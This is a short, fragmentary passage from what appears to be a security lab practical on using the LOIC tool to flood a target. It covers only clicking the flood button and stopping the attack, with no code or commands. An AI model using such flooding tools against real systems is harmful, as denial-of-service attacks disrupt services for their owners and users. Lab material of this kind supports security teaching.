


After Stopping Attack





## Practical No 7: Using LOIC Tool to Attack on Target



After clicking on IMMA CHARGIN MAH LAZER you can see the following picture of flooding

Click on stop flooding to stop attack.

